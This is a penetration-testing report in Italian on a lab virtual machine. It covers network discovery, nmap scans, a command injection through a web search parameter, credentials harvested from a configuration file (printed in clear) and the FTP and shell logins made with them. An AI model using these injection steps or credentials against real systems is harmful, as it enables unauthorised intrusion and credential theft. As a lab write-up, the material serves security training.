

PENETRATION TESTING REPORT:

TARGET 192.168.10.14

1. Executive Summary

Il presente report documenta le fasi di ricognizione, individuazione delle vulnerabilità, sfruttamento (exploitation) e post-exploitation condotte contro la macchina target identificata all'indirizzo IP 192.168.10.14. L'attività ha permesso di passare da una fase di scansione di rete iniziale all'accesso completo al sistema tramite credenziali compromesse e vulnerabilità web applicative.

2. Phase 1: Reconnaissance & Discovery (Network Scanning)

- **Individuazione del target:** Tramite il comando di network discovery `sudo arp-scan -l`, la macchina è stata individuata con successo all'indirizzo IP 192.168.10.14 (MAC: 08:00:27:81:08:25).

```
(kali@kali)~$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 192.168.10.11
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    08:00:27:b5:de:55    (Unknown)
192.168.10.14  08:00:27:81:08:25    (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.956 seconds (130.88 hosts/sec). 2 responded

(kali@kali)~$
```

- **Port Scanning (Nmap):** L'esecuzione di una scansione approfondita delle porte con `sudo nmap -p- -sV -T4 192.168.10.14` ha evidenziato i seguenti servizi attivi:
 - **Porta 21/TCP:** Servizio FTP attivo (`vsftpd 3.0.3`).
 - **Porta 80/TCP:** Servizio HTTP attivo (`Apache httpd 2.4.18` su sistema operativo Ubuntu).


```
(kali㉿kali)-[~]
$ sudo nmap -p- -sV -T4 192.168.10.14
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 06:03 -0400
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.08% done; ETC: 06:04 (0:00:49 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.88% done; ETC: 06:04 (0:00:47 remaining)
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.06% done; ETC: 06:04 (0:00:45 remaining)
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 59.34% done; ETC: 06:04 (0:00:43 remaining)
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 60.46% done; ETC: 06:04 (0:00:42 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.76% done; ETC: 06:04 (0:00:27 remaining)
Nmap scan report for 192.168.10.14
Host is up (0.00038s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:81:08:25 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.74 seconds


(kali㉿kali)-[~]
$
```

3. Phase 2: Vulnerability Assessment & Web Enumeration


- **Esplorazione Web:** Navigando sull'indirizzo [\[http://192.168.10.14\]](http://192.168.10.14)(<http://192.168.10.14>), l'indice della root web ha rivelato la presenza di una cartella esposta denominata [/site/](#).



- **Individuazione di un vettore di iniezione (LFI / Command Injection):** All'interno dell'applicazione web è stata individuata una pagina di ricerca (</site/busque.php>) dotata di un parametro vulnerabile ([buscar](#)).




- **Sfruttamento del parametro:** Inserendo comandi di sistema nel parametro (es. `buscar=ls` e `buscar=ls -al /var/www/html`), è stato possibile elencare i file della directory web e individuare la presenza di una cartella nascosta `.backup` e di file di configurazione critici.



4. Phase 3: Exploitation & Credential Harvesting

- **Lettura di file sensibili:** Sfruttando la vulnerabilità di injection sulla pagina web (`buscar=cat /var/www/...`), è stato estratto il contenuto del file di configurazione contenente le credenziali d'accesso al database e al sistema:
 - **Username:** `jangow01`
 - **Password:** `abygurl69`



5. Phase 4: Access & Post-Exploitation

- **Accesso via FTP:** Utilizzando le credenziali recuperate ([jangow01](#) / [abygurl69](#)), è stato effettuato con successo il login al servizio FTP sulla porta 21, consentendo la navigazione nella home directory dell'utente e il prelievo del file [user.txt](#).

```

(kali㉿kali)-[~]
└─$ ftp 192.168.10.14
Connected to 192.168.10.14.
220 (vsFTPD 3.0.3)
Name (192.168.10.14:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32251|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd home
550 Failed to change directory.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||45952|)
150 Here comes the directory listing.
-rw-rw-r--  1 1000    1000          33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||52712|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****| 33      43.54 KiB/s   00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (35.53 KiB/s)
ftp>

```

- **Accesso via SSH/Shell:** Le medesime credenziali hanno permesso l'accesso diretto alla macchina target (sistema operativo Ubuntu 16.04.1 LTS), garantendo una shell interattiva attiva sull'utente **jangow01**.

```

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$

```